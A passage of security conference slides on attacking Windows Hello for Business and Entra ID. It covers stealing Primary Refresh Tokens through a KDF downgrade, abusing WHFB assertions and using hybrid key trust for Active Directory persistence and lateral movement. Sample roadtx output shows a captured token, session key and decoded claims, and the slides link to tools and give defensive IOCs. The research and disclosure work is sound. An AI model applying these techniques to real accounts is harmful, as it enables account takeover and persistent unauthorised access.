Obtained PRT: 0.AXQAJ_KHYn9PIkOWUahpfY_hvIc7qjhtoBdIsnV6MwMI2TviADI.AgABAwEAAAAPtwJmzXqdr4BN2miheQMYAgDs_wUA9P9Sk9dzSBjiArm4hKupNmytL1Y1kOtVtc6wvwUeasa5cXyGHYtL0BtdHpFBCAiQdIr14h6zTrtJ0s3PlrXAE1B0YDiDwP6xhOPn1MaTTRLXevwrDddQH0M0rcEDafm94bBiBZKJoRIFb5vBmsHpXado1qYPVZJCnIXJu40_pTD7jwk7xpKq0ufAHaUVg5eHra-0biQm6nfwCpxNow2TWVMUVpdsVCRl0VjbsyFeuQ1i3FU6e0yrv6hi1crkY2ZdzEJoagfsNAi6oWxu_LBHNzXOtPbNE4oALIOXU3H66z0BV5SSSR0WYWyjioLQLvca7oI3KuMaJ7cF2cd1b0PeHyvc1MXYfsc6Vo7ldwTu1HA_akHhV1iGXuk1hKm-C_Bld8cRAa4DISe-Fcx1Q1ttjAhvAV617LuY01fHXsAxSfddr3usdG0f7iVB7FlzhZ1nDae7YRYxti2T2swhCgHz7Gp0D0NhIgyKvQFOOXWazqFqNq6pTP9LLLSLU_FsxzCKic-smUycZr0guUGG7MXu1NaCPGJ1ihbZF0Yk6QWpGFsGSUwfs-g_Xxy87uwUAbbiFWaoFWMsGzbvdbg5YZiK2GoGYYsAu6yCrBU-xb_mx4nr5vWWT90NdCmLIUVxLxYoIXCjA3bQule0jm4q0UgK66ltCZBuC-WCwkJJJHZVXGoSSKAQZ5MIktGmm0hlJHJLLTRVMM8rg0LS5LCSxAJKY2PCL07f1dGSYyxPDNZwxnAjw1l2LBhwTGQ-uL4eNFdJ0vkxl-9MGD3P1AVsckX355jsL82SvlfFjqcEPATKcAW_xqnChlow-ThwyW-1bJNSKzLYP6VWjYcWRbgHHhsIkLmx73gNWYjKz91yJvXPA-ppyqj5nSHQS5TQqLjyoK90JiAiKNay6toMMtabawtKzsQ09bq139YEyv4WfMW2d86IfpljvJxTgN0krJb-l2GJIECwBDwKlX3ymI3d0kCqc66QW8Cy9BmhfSsHhw
Obtained session key: 1e9c562fc8a75815d6e6bd5c8
Saved PRT to roadtx.prt
```


WHFB assertion stealing – token claims

```
(ROADtools) → ROADtools git:(master) X roadtx prtauth --tokens-stdout | roadtx describe | jq .
{
  "alg": "RS256",
  "kid": "MGLqj98VNLoXaFfpJCBpgB4JaKs",
  "typ": "JWT",
  "x5t": "MGLqj98VNLoXaFfpJCBpgB4JaKs"
}
{
  "acr": "1",
  "acrs": [
    "urn:user:registersecurityinfo"
  ],
  "aio": "AYQAe/8XAAAA20ay3+amqvPfEkovgVLX5IrxX+Y+YTnXmLbhgpkQT69KkbfM37EdNaVEDwfe6MVG3QjWR0Tu+HoJx7jLB7mqSOTIoilL3SoWzou+lHEjM28cDS80cxnuJTP9G7fRCstSTnHc=",
  "amr": [
    "rsa",
    "mfa"
  ],
  "appid": "1b730954-1685-4b74-9bfd-dac224a7b894",
}
```

Bonus: Using WHFB to steal PRTs as SYSTEM

Joint research with Ceri Coburn (@_EthicalChaos_)

PRT protection on modern systems

- PRT is protected with SYSTEM DPAPI
- PRT session key is protected by the TPM
- Not possible to extract it from the OS level unless you have a device without TPM

Cryptographic flaw with PRT session key

- Initial crypto implementation with TPM and PRT session key was flawed.
- Possible to re-use the signing key (derived key) that is used inside LSASS for PRT usage request signing.
- Patched as CVE-2021-33781 in August 2021, adding new key derivation function (KDF) version (KDFv2).
- New key derivation function forces usage of a time-bound request nonce

KDFv2 request

- KDFv2 support indicated in PRT request
- KDF version embedded in PRT

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT",
  "x5c":
    "MIID8jCCAtqgAwIBAgIQkFxiH0iz1J1CATlsno/otTANBgkqhkiG9w0BAQsFADB4MXYwEQYKCZImiZPyLGBGRYDbmV0MBUGCgmSJomT8ixkARkB3dpbmRvd3MwHQYDVQQDEZXNUy1Pcmdhbm16YXRpb24tQWNjZXNzMCsGA1UECXMkODJkYmFjYjYtQTtM2U4MS00NmNhLTljNzMtMDk1MGMxZWZjYTk3MB4XDTEzMDUxNjEwNDUzOVVoXDTMzMDUxNjExMTUzOVowLzEtMCSGA1UEAxEAMkN2Fj0ThmZTAZjA0MS00WFjLThj0TYtMzVhZDQ1NzI2NDcwMIIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAtxoBuGc6sE8Fw9A+PzmY1eW1000EuDHJ5yulyegAaAxNE/IkErcHYbmRK0B0IhBipPFCRiqBvKI+owi0458XJS1wKa9t0mBEEiQ11r89kqVgQ2HqYzyJQt8qdQtBPkvyG2P9Daegz98vtagejJR3TA9UBVWXgKqeBbQA0JFNGZemP5ep6zDToQiscAVhDsw2shQYzhMK1NtD2z9PX3mt084Rtq0QCIP7x+1NxYHGhHGb0g9iYshITLsw8gw/UhCcwv+y7opaV1ke8wvm5bMFRY86WLFmKwkmXoeb3C1/EaVz4hSs8kh4WqC6BKY2BaFIC789sozGZz1X2f5t2F+yGwIDAQABo4HAMIG9MAwGA1UdEwEB/wQCMAAwFgYDVRLAQH/BAwwCgYIKwYBBQUHAWIwIgYlKoZIHvcUAQWCHAIIEwSBEOCPyXpB8KxJjJY1rUVyZHAwIgYlKoZIHvcUAQWCHAMEEwSBEF9t2PlXwg1HoLeKMHSfkPEwIgYlKoZIHvcUAQWCHAUUEwSBEI/yh2J/TyJD1lGoaX2P4bwwFAYLKoZIHvcUAQWCHAgEBQSBakVVMbMGCyqGSib3FAEFghwHBAQEgQExMA0GCSqGSib3DQEBCwUAA4IBAQB1gPIQ+1ST5GZd1Xvo1ebFdgNfb500NxU3JF2IsTzGm+DxZ84s/gfbMR8nkCTQaeMYVsg4HUEmbuswKn9KR9K+nwginXrDhWuuqIAcBpq07UMD8vc+8HYSQmk/QtCbqVicCRhMSus0LICH9wV8nWC5gkGRYgjPndtqe3uxzqoxoARqMsZrLzLM1t1MNP+13JeVx8Kp65/MaY0EZETUget5ppu65rK2zHXbHD8ILXs8MAgfm+HkK3eGVxUIM61iq4NelqQHpsIPfI3NQZYE6V9YFNonXxFo2X8Ct25EaECCJssHVWlgf59wYhPE8vgahf6dyKwSBEH295HBSnmRhT",
  "kdf_ver": 2
}
```

KDF downgrade

- KDF downgrade not possible for existing PRTs.
- However, for backwards compatibility reasons, still possible to request a new PRT with old KDF version.
- Since we control WHFB authentication material, we can request a new PRT at any time with old KDF version.
- Does require SYSTEM because we need to use the device key and to talk to the TPM at least once to derive our re-usable derived key.
- Possible to do with Shwmae by Ceri
<https://github.com/CCob/Shwmae>

KDF downgrade demo



Administrator: Windows Powe



PS C:\Shwmae>

KDF downgrade


- Was reported to MSRC before Def Con talk
 - Was supposed to be fixed before Def Con
 - Fix was ultimately rolled back due to too many clients breaking (not being updated for the new KDF version)
 - As of today still possible to use KDFv1 and its downgrade
-
- Resulting PRT + derived key can be used as long as the PRT is valid (90 days)

Hybrid WHFB attacks

Joint research with Ceri Coburn (@_EthicalChaos_)


Windows Hello for Business flavours

- Entra ID native
- Active Directory only
- Entra ID and Active Directory
 - Cloud Kerberos trust
 - Hybrid certificate trust
 - Hybrid key trust



Windows Hello for Business flavours

- Entra ID native
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 - Cloud Kerberos trust
 - Hybrid certificate trust
 - Hybrid key trust



Always enabled


Require configuration

Enabled by default if hybrid setup

Hybrid key trust

- Hybrid key trust syncs WHFB keys from Entra ID to on-prem AD
- Written to msDS-KeyCredentialLink attribute by Entra ID Connect Sync
- Requires a certificate on the domain controller to function
- Essentially the legit behaviour of the “shadow credentials” technique
- Kerberos PKINIT is used to authenticate

Hybrid key provisioning process



WHFB assertion stealing – Hybrid key trust

- Using WHFB keys counts as performing MFA
- We can get a token with “ngcmfa” claim to provision a new WHFB key or FIDO key/passkey
- Provisioning a WHFB key in Entra will be written back to on-prem in case of hybrid setup – this is Hybrid Key Trust WHFB
- Sync can take up to 30 minutes
- Provides AD persistence without even requiring line-of-sight to DC
- Can be used on-prem with PKINIT auth

WHFB Hybrid key trust – lateral movement


- With sufficient permissions in Entra ID you can provision WHFB keys on other accounts
 - API for FIDO key provisioning
 - Via Temporary Access Pass if enabled
- Will be written to on-prem AD by sync process
- With network access on-prem this can be used to compromise AD
- This is why you shouldn't sync AD Tier 0 / Tier 1 accounts to Entra ID

Conclusions

- Phishing is not only limited to cookies or tokens.
- Passwordless persistence must be revoked when account compromise is suspected (resetting password not sufficient).
- Access to the user's workstation means attackers can deploy identity persistence, even without admin rights.
- IOCs: user adding a new device + WHFB key.
- Hybrid setups means identity movement possible from not just on-prem to cloud, but sometimes also the other way around.

Tools

- roadtx part of ROADtools: <https://github.com/dirkjanm/ROADtools/>
- Windows Hello assertion POC (PowerShell):
https://github.com/dirkjanm/ROADtools/tree/master/winhello_assertion
- Shwmae by Ceri Coburn: <https://github.com/CCob/Shwmae>



Windows Hello abuse – The sequel

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